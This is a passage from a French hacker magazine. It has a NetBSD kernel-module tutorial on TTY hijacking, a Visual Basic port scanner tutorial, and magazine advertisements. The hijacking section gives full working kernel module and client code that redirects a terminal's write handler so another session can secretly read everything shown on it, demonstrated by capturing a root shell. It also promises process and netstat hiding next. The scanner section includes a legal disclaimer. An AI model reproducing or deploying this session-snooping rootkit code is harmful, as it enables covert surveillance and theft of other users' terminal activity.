         ...
         break;
      default:
         break;
   }
   return 0;
}

/* Point d'entré */
int lkm_name(struct lkm_table *lkmtp, int cmd, int ver)
{
   DISPATCH(lkmtp, cmd, ver, name_handler,
            name_handler, lkm_nofunc);
}
/* fin du code */
[-code example-]
```

TTY Hijacking

STRUCTURE D'UN TTY Les tty, en particulier les terminaux, sont des devices en écriture et lecture, pour la plupart définis dans les fichiers kern/tty*.c du kernel. Dans notre cas, on se limitera aux terminaux de NetBSD. Quand vous tapez sur votre clavier, un write est effectué sur le device correspondant pour afficher ce que vous tapez (sauf quand on fait un affichage sans écho écran, comme pour un getpass()). Donc, pour détourné l'affichage tout comme pour le lire, il nous suffit de détourner le gestionnaire d_write du device correspondant.

Application : Cowboyz Translator Real Time

Vous connaissez tous l'écriture cowboyz ? v0u5 5aV3Z c4 d0nN3 4 p3u pR3s Ca. Je pense que ça serait un exemple amusant de voir comment détourner l'affichage du tty pour que, ce qui est tapé, s'affiche en temps réel en cowboy dans celui-ci. Pour ce faire, on dresse d'abord une table de correspondance des caractères, avec des pondérations, pour que certains caractères aient plus de chance de tomber. Puis on détourne le d_write du tty et enfin, à chaque écriture, on remplace chaque caractère par un autre tiré au hasard.

Voici le code faisant ceci sur ttyE0 (mineur 0, majeur 47) :

```
[+ cowboy_lkm.c +]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/queue.h>
#include <sys/proc.h>

/* constantes (ttyE0) */
#define TTY_MINOR       0
#define TTY_MAJOR       47

int seed1, seed2;  /* pour le random       */
char *pool[] =     /* liste des caractères... */
{ "aaAAAA444", "bbbBBB88", "ccCCcC", "dDDdDD",
 "eEeeE3333","fffFFFF", "gGgGG6666", "hHH",
 "iiIII1111", "JJJjj","kkKKK", "llLLL1111",
 "mmMMM", "nNNN", "oo00000", "pPP999","qQQ",
 "rrRRR", "ssSSS5555", "ttTTT7777", "uuuUUUU",
 "vVV","wWW", "xXXX", "yyYYY", "zzZZZ2222"
};

/* déclarations des fonctions */
int  our_ttywrite(dev_t dev, struct uio *uio, int ioflag);
int  (*old_ttywrite)(dev_t dev, struct uio *uio, int ioflag);
int  gnpa(int max);              /* gnpa ordre 2   */
int  mstrlen(char*);             /* strlen   */
int  get_car_nb(char orig);  /* aA -> 1, bB -> 2...   */
char cowboyz_translate(char orig);  /* convertis 1 car   */
void uio_cowboyz(struct uio*);   /* idem sur une
                                    struct uio */

/* déclaration du lkm */
MOD_MISC("lkm_cowboy");

/* nos fonctions */
int gnpa(int max)
{
  int seed = seed2;
  seed2 = ((seed1*111) + (seed2*13) + 14449) % 43691;
  seed1 = seed;
  return (seed2%max);
}

int mstrlen(char *str)
{
  int i;
  for(i=0; (*(str++)); i++);
  return i;
}

int get_car_nb(char orig)
{
  if(('A'<=orig) && ('Z'>=orig)) return (orig - 'A');
  else if(('a'<=orig) && ('z'>=orig)) return (orig - 'a');
  else return -1;
}

char cowboyz_translate(char orig)
{
  int c;
  if((c=get_car_nb(orig)) < 0) return orig;
  else return pool[c][gnpa(mstrlen(pool[c]))];
}
```

```
void  uio_cowboyz(struct uio *s_uio)
{
  int i,j;
  for(i=0; i < s_uio->uio_iovcnt; i++)
    for(j=0; j < s_uio->uio_iov[i].iov_len; j++)
      ((char*)s_uio->uio_iov[i].iov_base)[j] =
        cowboyz_translate(((char*)s_uio-
                          >uio_iov[i].iov_base)[j]);
}

/* détournement de l'écriture sur /dev/tty1 */
int our_ttywrite(dev_t dev, struct uio *uio, int ioflag)
{
  if((minor(dev)==TTY_MINOR) && (major(dev)==TTY_MAJOR))
    uio_cowboyz(uio);
    /* ici le détournement est simplement une traduction */
    /* en cowboy*/

 /* appeler l'ancien ttywrite */
  return old_ttywrite(dev, uio, ioflag);
}

/* Notre handler */
int cowboy_handler(struct lkm_table *lkmtp, int cmd)
{
   switch(cmd)
   {
      case LKM_E_LOAD:
         /* code d'initialisation */
         old_ttywrite = cdevsw[TTY_MAJOR].d_write;
                        /* device hijacking :) */
         cdevsw[TTY_MAJOR].d_write = our_ttywrite;
         /* initialisation des seed, elite stuff :) */
         seed1 = 31337;
         seed2 = 73313;
         break;
      case LKM_E_UNLOAD:
         /* code de destruction */
         cdevsw[TTY_MAJOR].d_write = old_ttywrite;
         break;
      default:
         break;
   }
   return 0;
}

/* Point d'entré */
int lkm_cowboy(struct lkm_table *lkmtp, int cmd, int ver)
{
   DISPATCH(lkmtp, cmd, ver, cowboy_handler,
            cowboy_handler, lkm_nofunc);
}
/* fin du code */
[- cowboy_lkm.c -]
```

```
bash-2.05# vim lkm_cowboy.c
bash-2.05# cc -D_LKM -D_KERNEL -I/sys -c lkm_cowboy.c
bash-2.05# /sbin/modload -e lkm_cowboy lkm_cowboy.o
Module loaded as ID 0
bash-2.05# /sbin/modunload -i 0
bash-2.05#
```

Figure 1 : rootxter

```
bash-2.05$
bash-2.05$ tty
/dev/ttyp1
bash-2.05$ ls -ln /dev/ttyp1
crw--w---- 1 100  4  5, 1 May 18 00:30 /dev/ttyp1
bash-2.05$ ecHO JE suIS UN3 bI6 L33t
J3 5UIs uN3 B1G L33t
BA5h-2.05$ 3cHo v1V3 HAcKeRz VOIcE
V1Ve HaCkeRZ vOIcE
B4sh-2.05$ H3He
bA5H: HEhe: comMAND NOt FOUNd
8a5h-2.05$ 3RF
BaSH: 3RF: COMMAnd NO7 FOuND
B45H-2.05$ 4rgHHHhHHHHHhHHHhhHH
bASH: ArGHHHHHHhHHHHhHHHHHH: cOmMAND nOt FOUNd
BASH-2.05$ 3CHO j3 SU1S MORT D3 r1R3
je SU1S mort De RIRe
b45H-2.05$ echO Ru13Z DA wEUR1D
RULez da weurLD
84Sh-2.05$ 3ChO MON LKm MArCH3 8IeN 37 J3 me FeND 14 Gueule
MoN 1Km M4RcHE 8ieN e7 Je mE fEND 14 6u3ul3
BA5H-2.05$ cC
cC: NO 1N9uT files
BA5h-2.05
```

Figure 2 : cowboyterm

Donc dans la figure 2, je regarde sur quel tty je suis, ensuite je modifie les major et minor dans cowboy_lkm.c, je le compile, je charge le module (fig. 1). Ensuite, on voit bien que tout ce qui est affiché l'est en cowboy :p (fig. 2).

Application : Détourner l'affichage d'un tty

Pour détourner l'affichage d'un tty, autrement dis, voir ce qu'il s'y passe, on va d'abord noter le majeur et le mineur du tty. On va ensuite les renvoyer vers un device créé de toute pièce. Quel est l'avantage de faire ça via un LKM ? La réponse est simple, le faire sans être root :). Pour crée notre device, il nous faut crée les gestionnaires correspondants mais également la structure de transfert. Dans notre cas, elle ne contiendra qu'un buffer qui sera rempli par le détournement du write du tty. On créera donc un LKM de type device comme expliqué dans le texte de Peter Werner [1].

Voilà le code du lkm faisant cela :

```
[+ lkm_tty.c +]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/queue.h>
#include <sys/proc.h>
#include <sys/fcntl.h>
#include <sys/ioctl.h>

/* constantes */
#define TTY_BUFSIZE     1024

/* variables globales */
int  cminor;              /* mineur du tty */
int  cmajor;              /* majeur du tty */
char buf[TTY_BUFSIZE];  /* buffer pour stocker les
                           données */
int  c;                  /* nombre d'octet stocké dans
```

```
                        buf */

/* nos fonctions */
int  our_ttywrite(dev_t dev, struct uio *uio, int ioflag);
int  (*old_ttywrite)(dev_t dev, struct uio *uio, int ioflag);
int ttylkmopen  __P((dev_t dev, int oflags, int
                    devtype, struct proc *p));
int ttylkmclose __P((dev_t dev, int fflag, int
                    devtype, struct proc *p));
int ttylkmread  __P((dev_t dev, struct uio *uio,
                    int ioflag));
int ttylkmioctl __P((dev_t dev, u_long cmd, caddr_t
                    data, int fflag,
                    struct proc *p));
int lkm_tty     __P((struct lkm_table *lkmtp, int
                    cmd));

/* code d'initialisation de la device - adapté de [1] */
cdev_decl(ttydev);
static struct cdevsw cdev_ttydev =
{
 dev_init(1,ttylkm,open),
dev_init(1,ttylkm,close), dev_init(1,ttylkm,read),
 (dev_type_write((*))) lkmenodev,
dev_init(1,ttylkm,ioctl),
 (dev_type_stop((*))) lkmenodev, 0,
(dev_type_poll((*))) lkmenodev,
 (dev_type_mmap((*))) lkmenodev
};

/* déclaration du lkm : attention, il s'agit ici d'un lkm de
type device ! */
MOD_DEV("lkm_tty", LM_DT_CHAR, -1, &cdev_ttydev)
/*
 * Ouverture d'une device : remet tout a zero
 */
int ttylkmopen(dev_t dev, int oflags, int devtype,
struct proc *p)
{
  if(cmajor>=0)  /* réinitialisation des données */
    {
      cdevsw[cmajor].d_write = old_ttywrite;
      cminor = -1;
      cmajor = -1;
      c      = -1;
    }
  return(0);
}

/* fermeture de la device : idem que pour l'ouverture :p */
int ttylkmclose(dev_t dev, int fflag, int devtype,
struct proc *p)
{
  if(cmajor>=0)  /* réinitialisation des données */
    {
      cdevsw[cmajor].d_write = old_ttywrite;
      cminor = -1;
      cmajor = -1;
      c      = -1;
    }
  return(0);
}

int  our_ttywrite(dev_t dev, struct uio *uio, int ioflag)
{
  int i, j;
  if((major(dev)==cmajor) && (minor(dev)==cminor))
  {
    /* récupération des données */
    for(i=0; i < uio->uio_iovcnt; i++)
      for(j=0; j < uio->uio_iov[i].iov_len; j++)
      if(c<TTY_BUFSIZE) /* éviter le buffer overflow */
          buf[c++] = ((char*)uio-
                      >uio_iov[i].iov_base)[j];
  }
  return old_ttywrite(dev, uio, ioflag);
}

/* my memmove : déplace une chaine */
void mmemmv(char *dest, char *src, int c)
{
  if(dest != src)
    for(; c--; (*dest++) = (*src++));
}

/* lecture de la device : on copie le contenu de buf */
int ttylkmread(dev_t dev, struct uio *uio, int
ioflag)
{
  int error = 0; int nb;
  if(c<=0) return EAGAIN;
           /* pas de données à envoyer */
  error = uiomove(buf, c, uio);
                /* copie du buffer */
  if(!error)
    { /* suppression des octets copiés de buf */
      nb = (uio->uio_resid>c) ? c : uio->uio_resid;
      c -= nb;
      mmemmv(buf, buf+nb, c);
    }
  return(error);
}

/* ioctl, sert à régler le tty hijacker */
int ttylkmioctl(dev_t dev, u_long cmd, caddr_t
data, int fflag, struct proc *p)
{
  int error = 0; int *d;
  int newmajor, newminor;
  switch(cmd)
    {
    case IOC_IN: /* selection du tty à hijacker */
      d = ((unsigned int *)data);
      newminor = minor(*d);
      newmajor = major(*d);
      if(newmajor>74)
        /* ce chiffre vient de sys/arch/i386/i386.c */
        error = EINVAL;
      else
      {
        if(cmajor>=0)
          cdevsw[cmajor].d_write = old_ttywrite;
        old_ttywrite = cdevsw[newmajor].d_write;
        cdevsw[newmajor].d_write = our_ttywrite;

        cminor = newminor;
        cmajor = newmajor;
        c      = 0;
        error  = 0;
      }
```

```
      break;
    default:
      error = ENOTTY;
      break;
    }
  return(error);
}

/* point d'entré */
int lkm_tty_lkmentry(struct lkm_table *lkmtp, int
                     cmd, int ver)
{
  DISPATCH(lkmtp, cmd, ver, lkm_tty, lkm_nofunc,
           lkm_nofunc)
}

/* Notre handler */
int lkm_tty(struct lkm_table *lkmtp, int cmd)
{
  if (cmd == LKM_E_LOAD) /* tout initialiser à 0 */
  {
      cminor = -1;
      cmajor = -1;
      c      = -1;
  }
  else if(cmd == LKM_E_UNLOAD)
         /* remettre l'ancien write */
     if(cmajor>=0)
       cdevsw[cmajor].d_write = old_ttywrite;
  return 0;
}
[- lkm_tty.c -]
```

Enfin, pour lire les données détournées, il nous suffira de lire le device créé par nos soin (device que l'on aura préalablement crée par un 'mknod -m 644 /dev/tty-hijack le_majeur le_mineur').

Voici un code simple en C faisant cela :

```
[+ tty_hijack.c +]
/* includes */
#include <sys/ioctl.h>
#include <stdio.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/fcntl.h>
#include <unistd.h>
#include <errno.h>

/* constantes */
#define BUFSIZE     1024
#define NORMAL      "\033[0m"
#define ROUGE       "\033[31m"
#define VERT        "\033[32m"

/* récupère le numéro de device à partir d'une chaine */
int tty_from_string(char *file)
{
  struct stat hehe;
  if(stat(file, &hehe))
  {
    perror("stat");
    exit(-1);
  }
  if(!(hehe.st_mode & S_IFCHR))
  {
    fprintf(stderr, "%s n'est pas une device de
                     type character !\n", file);
    exit(-1);
  }
  return hehe.st_rdev;
}

/* main */
int main(int argc, char **argv)
{
  int dev, count, fd;
  char buf[BUFSIZE];
  if(argc != 3)
  {
    fprintf(stderr, "Usage : %s ttydevice
            readdev\n", argv[0]);
    exit(-1);
  }
  dev = tty_from_string(argv[1]);

  fd = open(argv[2], 0); /* ouverture de la device */

  if(fd<=0)
  {
     perror("open");
     exit(-1);
  }
  printf("%s opened\nTrying to hijack device %s... ",
         argv[2], argv[1], major(dev), minor(dev),
                          dev);

  if(ioctl(fd, IOC_IN, dev))
         /* règle la device à hijacker */
  {
    printf(ROUGE "FAILED !" NORMAL "\n");
    perror("ioctl");
    exit(-1);
  }

  printf(VERT "SUCCEED !" NORMAL "\nListening
         %s...\n", argv[1]);

 /* écoute de la device */
  while(1)
  {
    count = read(fd, buf, BUFSIZE);
    if(count>0) write(1, buf, count);
                /* écriture sur stdout */
    if((count < 0) && (errno != EAGAIN))
    {
      perror("read");
      close(fd);
      exit(-1);
    }
  }
 /* on n'arrivera jamais ici */
  close(fd);
  return 0;
}
[- tty_hijack.c -]
```

```
bash-2.05# cc -D_KERNEL -D_LKM -I/sys -c lkm_tty.c
bash-2.05# /sbin/modload lkm_tty.o
Module loaded as ID 0
bash-2.05# modstat
Type  Id  Off Loadaddr  Size  Info     Rev  Module Name
DEV   0   29  c62c2000  0004  c62c2500   1  lkm_tty
bash-2.05# /sbin/mknod hehe c 29 0
bash-2.05# tty
/dev/ttyp1
bash-2.05# echo J'ai tout hijacker :p
>
bash-2.05# echo J'ai tout hijacker
>
bash-2.05# echo J\'ai tout hijacker
J'ai tout hijacker
bash-2.05# echo HZV rulez
HZV rulez
bash-2.05# echo hehe
hehe
bash-2.05# echo hummmmmmmmm
hummmmmmmmm
bash-2.05# /sbin/modunload -i 0
bash-2.05#
```

Figure 3 : roothijackterm

```
bash-2.05$ ;/tty_hijack /dev/ttyp1 ./hehe
./hehe opened
Trying tohijack device /dev/ttyp1 (5, 1 : 501)... SUCCEED !
Listing /dev/ttyp1...
bash-2.05# echo J'ai tout hijacker :p
>
bash-2.05# echo J'ai tout hijacker
>
bash-2.05# echo J\'ai tout hijacker
J'ai tout hijacker
bash-2.05# echo HZV rulez
HZV rulez
bash-2.05# echo hehe
hehe
bash-2.05# echo hummmmmmmmm
hummmmmmmmm
bash-2.05# ^C
bash-2.05$
```

Figure 4 : hijackterm

Dans la figure 3, je compile donc le lkm, je l'insère et je fait un modstat pour regarder le champ Off pour connaître le numéro de major de la nouvelle device, je crée la nouvelle device hehe :). Ensuite je lance sur ttyp1 le programme de hijack et à partir de là on voit dans le deuxième term tout ce que tape le root.

To come...

Je me garde de dire avec exactitude ce qui viendra dans le prochain article de la série mais si tout va bien, on continuera sur le device hijacking pour cacher des process et cacher netstat.

DOCUMENTATIONS DIVERSES

[1] *OpenBSD Loadable Kernel Modules* - Peter Werner (peter_a_werner@yahoo.com)

[2] *Attacking FreeBSD with Kernel Modules* - pragmatic / THC (http://www.thehackerschoice.com)

[3] *Fun and Games with FreeBSD Kernel Modules* - Stephanie Wehner (http://www.r4k.net)

[4] *NetBSD 1.5.2 kernel sources* (www.netbsd.org)

HACKERZ VOICE

La voix du pirate informatique

È aperto a tutti quanti, Viva la libertà! " *

est une publication D.M.P.
26 bis, rue Jeanne d'Arc
94160 Saint-Mandé
Tél.: 01 53 66 95 28
Fax : 01 43 55 46 46

Directeur de la publication :
O. Spinelli

Rédacteur en chef : Brotha

Consultant suprême : Fozzy
(Hackademy Member of Staff)

Collaborateurs : Captain CAVERN/[EOF]
H3><0R/KicKErMan/King/Madtrax/Redils
Snoop_Psykoman/xLaNT

Maquette: 02PROD

Illustration de couverture:
LECHATKITU

Imprimé en France
par Rotochampagne
Printed in France

voice@dmpfrance.com
hackademy@dmpfrance.com
abonnements@dmpfrance.com

NIVEAU NEWBIE

Un scanner de

Les scanners de ports sont présents sur tous les sites de téléchargements. Ils permettent, entre autre, de connaître les services actifs qui fonctionnent sur une machine distante. Dans cette rubrique, vous apprendrez comment créer le vôtre en Visual Basic (VB).

Comme son nom l'indique, un scanner de ports, vous permet de scanner tous les ports ouverts de votre PC ou de la box de quelqu'un d'autre, connectée au même réseau que vous (y compris Internet). Pour ce faire, nous allons vous expliquer les notions fondamentales de la communication client/serveur. Vous trouverez ensuite, le code complet pour réaliser votre premier scanner, ainsi que des éléments détaillés pour la compréhension. Aller ! On y va !

Les applications Clients/Serveur

Toutes les applications qui utilisent ce modèle Client/Serveur, ont besoin des sockets pour fonctionner. Les sockets permettent aux applications de communiquer entre elles sur un même ordinateur et même via Internet ou au travers un réseau local. Pour que deux sockets puissent communiquer entres eux, ils ont besoin de deux adresses IP, de deux ports et d'un protocole.

Il existe différents types de communication avec les sockets . Les connexions dites 'connectées' permettent des connexions plutôt longues. Une fois la connexion établit, pour chaque envoie de données, nous n'avons plus besoin de préciser le socket de destination. Ce type de connexion est réalisé avec le protocole TCP. Les connexions dites 'non connectées', ont besoin à chaque envoi de données, du socket de destination (son adresse IP et son port). Ce type de connexion est réalisé avec le protocole UDP. Dans le modèle OSI, les sockets sont situés dans la couche Application, au dessus de la couche de transport (voir l'article sur les raws sockets dans ce manuel, pour connaître les différentes couches du modèle OSI).

Notion de Ports. Un Scanner de port va permettre de déterminer les ports ouverts en " écoute ". Ceux qui sont susceptibles d'envoyer des informations ou d'en recevoir, comme c'est le cas pour les trojans par exemple. En Visual Basic vous devez ajouter à votre projet un composant Microsoft Winsock Control 6.0. Ce contrôle Winsock joue le rôle d'un socket. Notre projet est de faire un scanner de port qui va scanner les 65535 ports de l'ordinateur et vérifier s'il connaît les ports qui sont ouverts (afin de pouvoir identifier à quelles applications ils correspondent).

Il faut déjà savoir que les 65535 ports sont rangés en trois catégories.

De 1 a 1023 : Well Known Ports. Les Wells Known Ports sont définis par l'IANA (Internet Assigned Numbers Authority). Ils sont dans la plupart des cas utilisés par le système ou par les programmes tournant avec des privilèges.

De 1024 a 49151 : Registered Ports. Les Registered Ports sont aussi définis par l'IANA , mais ces ports sont, dans la majorité des cas, utilisés par des utilisateurs normaux et, en général, par les programmes sans droits particuliers.

De 49151 a 65535 : Dynamic and/or Private Ports. Les Dynamic and/or Private Ports sont les ports attribués de manière aléatoire, c'est à dire que c'est l'utilisateur qui les utilisent comme il le désire.

En pratique

Après cette présentation, nous allons maintenant passer à la pratique avec le code et son explication. En premier lieu, vous créez votre projet dans Visual Basic et vous y insérez : 1 Listbox , 2 Boutons , 4 Textbox et des Labels. On va donc avoir une Listbox qui va nous permettre de voir les port ouverts. Un Bouton de command pour lancer le scanner et un pour effacer la Listbox. Les 4 Textbox vont servir de case à compléter par l'utilisateur pour donner les valeurs de l'IP à scanner, le port d'origine et le port de fin ainsi que le nombre de sockets .

Le nombre de socket joue un rôle important dans le scanner. On pourrait penser qu'avec un composant Winsock, on a juste à essayer de se connecter sur un port et voir, d'après la réponse, si le port est ouvert ? Hors, à ce moment, le schéma serait celui-ci : chargement du socket --> Demande de connexion au port x --> réponse du serveur --> ouverture/fermeture de la connexion --> et on repart avec x+1. D'après cette représentation, pour scanner les 65535 ports il faudrait un temps considérable. C'est pourquoi nous créons une petite boucle qui va nous permettre de charger plusieurs sockets en même temps,

DISCLAIMER

L'utilisation, sur un tiers, des scanners est complètement interdite par loi n° 88-19 du 5 janvier 1988 relative à la fraude informatique. Cette technique est associée par les forces de l'ordre à une prise d'empreinte (c'est un peu comme si vous alliez chez votre voisin pour vérifier quelle type de fenêtre, portes, il utilise chez lui !!!). Ceci est totalement illégal en France. Donc, si vous testez vos connaissances sur des machines qui ne sont pas les vôtres, c'est à vos risques et périls. A bon entendeur !

Ports en Visual Basic

et donc, de scanner plusieurs ports en même temps. On doit quand même se limiter à un nombre de socket à charger. Si ce nombre est trop élevé (du type 1000 sockets), le chargement des sockets va mettre trop de temps. On ne pourra pas scanner 1000 ports à la fois, donc autant rester dans une marge de valeur entre 50 et 300. Le bouton qui va permettre de lancer le scanner, va s'appeler : cmdscanner, et son caption d'origine est Lancer. Une fois activé, son caption prendra la valeur de Arreter et ainsi de suite. Ci-après la routine du scanner.

Code source principal de notre scanner VB

```
Private Sub cmdscanner_Click()
  On Error Resume Next
  Dim socket As Variant
  Dim CurrentPort As Long
  Dim MaxSockets As Long
  Dim Ouvert As Long
  MaxSockets = nbrsock.Text
  If cmdscanner.Caption = "Lancer" Then
    nbrsock.Enabled = False
    debport.Enabled = False
    finport.Enabled = False
    iptxt.Enabled = False
    cmdscanner.Caption = "Arreter"
      For i = 1 To MaxSockets
        Load Sock(i)
      Next i
    CurrentPort = debport.Text
    While cmdscanner.Caption = "Arreter"
      For Each socket In Sock
        DoEvents
          If socket.State <> sckClosed Then
            GoTo continue
            else socket.Close
          End If
          If CurrentPort = Val(finport.Text) + 1
                                              Then
            Exit For
          End If
        socket.RemoteHost = iptxt.Text
        socket.RemotePort = CurrentPort
        Label29.Caption = "Scan le port : " &
CurrentPort
        socket.Connect
        CurrentPort = CurrentPort + 1
      continue:
      Next socket
    Wend
  cmdscanner.Caption = "Lancer"
  iptxt.Enabled = True
  debport.Enabled = True
  finport.Enabled = True
  nbrsock.Enabled = True
  Else
    cmdscanner.Caption = "Lancer"
  End If
For i = 1 To MaxSockets
  Unload Sock(i)
Next i
End sub

Private Sub cmdeffacer_Click()
  List2.Clear
  Label29.Caption = ""
End Sub

Private Sub Sock_Connect(Index As Integer)
  List2.AddItem (iptxt.Text & " :" &
                (Sock(Index).RemotePort))
  Sock(Index).Close
End Sub

Private Sub Form_QueryUnload(Cancel As Integer,
                             UnloadMode As Integer)
  If cmdscanner.Caption = "Arreter" Then
    MsgBox ("Vous devez arreter de Scanner avant de
           fermer"), vbInformation, "Attention :
           Arreter de Scanner !!."
    Cancel = True
  End If
End Sub
```

En détails

Nous allons maintenant détailler l'ensemble. En premier lieu, on définit les variables globales qui vont nous servir tout au long du programme.

```
Dim socket As Variant
Dim CurrentPort As Long
Dim MaxSockets As Long
Dim Ouvert As Long
```

On récupère la valeur du nombre de socket maximum que l'on pourra charger pendant le scan. La variable 'MaxSockets' est du type long et elle prend la valeur de la Textbox 'nbrsock' .

```
MaxSockets = nbrsock.Text
```

On vérifie le nom du bouton 'cmdscanner'. Si le nom est 'Lancer', cela signifie que notre scanner n'est pas encore lancer, donc on va devoir l'exécuter. Une fois le scan lancé, on empêche les accès en écriture aux différentes Textbox dont le programme va avoir besoin : 'nbrsock' 'debport' 'finport' 'iptxt'. La valeur 'False' pour 'Enabled' bloque les accès alors que 'True' aurait permis l'écriture , 'True' est la valeur par défaut. Puis on donne comme nom au bouton 'cmdscanner' : 'Arreter' pour bien spécifier que le scan est lancé.

```
If cmdscanner.Caption = "Lancer" Then
  nbrsock.Enabled = False
  debport.Enabled = False
  finport.Enabled = False
  iptxt.Enabled = False
  cmdscanner.Caption = "Arreter"
```

Dans cette boucle, on charge le nombre de socket maximum qui va être utilisé pour le scan des ports. La boucle 'For' commence de 1 et va jusqu'à la valeur maximum que l'utilisateur a défini, puis à chaque fois charge un socket avec comme chiffre d'index la valeur de 'i'.

```
For i = 1 To MaxSockets
  Load Sock(i)
Next i
```

On récupère la valeur du premier port à scanner. La variable 'CurrentPort' est du type long et prend la valeur de la Textbox 'debport'.

```
CurrentPort = debport.Text
```

On s'attaque maintenant au gros du code. La boucle principale va s'exécuter tant que le bouton 'cmdscanner' a comme nom 'Arreter' et donc que le scan est lancer. Avec la fonction 'For Each' la boucle va être exécutée pour tous les éléments de l'objet 'sock'. Puis on vérifie l'état du socket. Si celui ci est différent de fermer, on saute directement à l'etiquette continue: Sinon, on ferme le socket pour que celui ci puisse passer à un autre port. Ensuite, on vérifie si le port à scanner est supérieur à la valeur maximum que l'utilisateur a défini. Si la valeur est supérieure, alors on sort de la boucle de scan. On définit les ports et IP à scanner. Le label qui doit contenir l'état du scan, va afficher le port qui est scanné (donc il va aller de xx en xx , ou xx est la valeur du nombre de socket chargés en même temps). On demande au socket d'essayer de se connecter, les IPs et ports ont déjà été défini précédemment. On incrémente d'une unité la valeur du port à scanner. Ensuite vient l'étiquette continue:, à partir de laquelle on change de socket. Voilà, la fin de la boucle 'while', donc que l'utilisateur vient d'arrêter le scan ou alors que celui ci est fini. Enfin, que le bouton 'cmdscanner' a changer de nom pour s'appeler à nouveau 'Lancer'. Comme la boucle est fini on renomme le bouton 'cmdscanner', et on remet les accès en écriture au Textbox 'iptxt' , 'debport' , 'finport' , 'nbrsock'. Puis le 'else' du 'if' tout au début du code, c'est a dire, que si on click sur le bouton 'cmdscanner' quand celui ci s'appelle 'Lancer' veut dire qu'il change de nom pour 'Lancer'. Et oui car c'est un 'else' et pas un 'then'.

```
    While cmdscanner.Caption = "Arreter"
      For Each socket In Sock
        DoEvents
          If socket.State <> sckClosed Then
            GoTo continue
            else socket.Close
          End If
          If CurrentPort = Val(finport.Text) + 1
                                          Then
            Exit For
          End If
        socket.RemoteHost = iptxt.Text
        socket.RemotePort = CurrentPort
        Label29.Caption = "Scan le port : " &
                          CurrentPort
        socket.Connect
        CurrentPort = CurrentPort + 1
      continue:
      Next socket
    Wend
  cmdscanner.Caption = "Lancer"
  iptxt.Enabled = True
  debport.Enabled = True
  finport.Enabled = True
  nbrsock.Enabled = True
  Else
    cmdscanner.Caption = "Lancer"
  End If
```

Avec cette boucle, nous allons décharger tous les sockets. On les décharge un par un, puis c'est la fin de 'Private Sub cmdscanner_Click()'.

```
For i = 1 To MaxSockets
  Unload Sock(i)
  Next i
end sub
```

Dans cette partie, on effaçons la 'list2'. C'est à dire la liste où sont enregistrés tous les ports déjà ouverts. Donc une fois que l'on a cliqué sur le bouton 'cmdeffacer', on vide la 'list2' ainsi que le 'label29'. C'est le label d'état .

```
Private Sub cmdeffacer_Click()
  List2.Clear
  Label29.Caption = ""
End Sub
```

Maintenant, voyons ce qui doit se passer quand un socket vient d'ouvrir un port ? Une fois qu'un socket est open, cette fonction est appellée. On va alors mettre dans la 'list2', la valeur de 'iptxt' (par exemple 127.0.0.1) puis ':' et la valeur du port du socket qui est ouvert , donc au final ça peut donner ça : 127.0.0.1:21. Enfin, le socket est fermer.

```
Private Sub Sock_Connect(Index As Integer)
  List2.AddItem (iptxt.Text & " :" &
(Sock(Index).RemotePort))
  Sock(Index).Close
End Sub
```

Pour finir, réglons un petit problème. Si le scanner est lancé, donc que des sockets sont chargés, et que l'utilisateur veut fermer le programme, les sockets restent chargés. Le programme tourne toujours en fond de tache. En gros, il ferme juste l'interface et il faut donc l'arrêter avec un CTRL + ALT + SUPPR. On va donc demander, quand l'utilisateur ferme le programme et que le scanner est lancé , d'arrêter le scan avant de fermer. 'Cancel = true' permet dans le cas du 'QueryUnload' d'annuler le déchargement du programme tant que le scan est en cours. Le programme ne peut pas s'éteindre .

```
Private Sub Form_QueryUnload(Cancel As Integer,
UnloadMode As Integer)
  If cmdscanner.Caption = "Arreter" Then
    MsgBox ("Vous devez arreter de Scanner avant de
            fermer"), vbInformation, "Attention :
            Arreter de Scanner !!."
    Cancel = True
  End If
End Sub
```

Voila le programme est fini. Vous pouvez lui ajouter des fonctions, comme la reconnaissance des ports (si le port 21 est ouvert, le programme dit que c'est le FTP par exemple). On peut aussi le faire scanner à partir d'une liste de port voulu (par exemple pour détecter d'éventuels trojans). Mais quoi qu'il en soit, il est facilement modifiable. Sachez aussi que si c'est une bonne base pour un scanner de port en VB, on peut aussi le transformer en scanner d'IP ! Mais là, les modifications seront plus importantes.

Snoop_Psykoman

L'HACKTION-SHIRT INTRUSION.EXE

de Hackerz Voice

Réédité à la demande générale

PROMO

3 T-shirts pour 60 €
au lieu de 69 €

JE COMMANDE À HACKERZ VOICE

Nom : ..... **Prénom :** .....
Adresse : .....
.....
Code : ..... **Ville :** .....
Pays : .....

JE CHOISIS LE COLLECTOR 1 INTRUSION.EXE POUR 23 € ☐ JE CHOISIS LA PROMO : 3 INTRUSION.EXE POUR 60 € ☐

PAIEMENT

par chèque à l'ordre de DMP, DMP, 26 bis rue Jeanne d'Arc, 94160 Saint-Mandé ☐

par Carte Bleue ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

Expire en ☐☐ / ☐☐

Taille **XL** ☐ **XXL** ☐

Total de la commande .....

Signature

JOIN ZI HACKADEMY !

www.dmpfrance.com 01-40-21-01-20

Zi Hackademy est l'école de hacking du journal Hackerz Voice. C'est la première de ce type dans le monde. Ouverte à Paris depuis la fin de l'année dernière, elle accueille des élèves venus de tous les horizons et de tous âges (à partir de 15 ans avec une autorisation parentale) pour des cours de hacking de tous niveaux. Les élèves sont répartis par groupe de 14 dans des classes connectées en haut débit (une machine pour deux).
Zi Hackademy est un lieu ouvert à tous, sans condition. Les cours débutant, (Newbi) sont organisés toute l'année. Chaque cycle d'enseignement (Newbi, Newbi +, Wild et intrusion) est donné sur 8 heures, en deux sessions de 4 heures, tous les mercredi et samedi.
L'école organise aussi des stages intensifs, avec un enseignement de 24 heures concentré sur trois journées (voir le programme du mois ci-dessous).
Depuis le mois de juillet, l'école organise également des conférences-débats, sur des thèmes très variés (voir ci-dessous).
Grâce au soutien du journal Hackerz Voice, l'école peut continuer de pratiquer des tarifs très attractifs : 80 euros pour un cycle complet de 8 heures de cours, soit 10 euros de l'heure, et même un peu moins pour les stages intensifs. Les conférences sont proposées à 20 euros et sont réservées aux élèves et anciens élèves de l'Hackademy.

POUR TOUTE INFO, CONTACTER
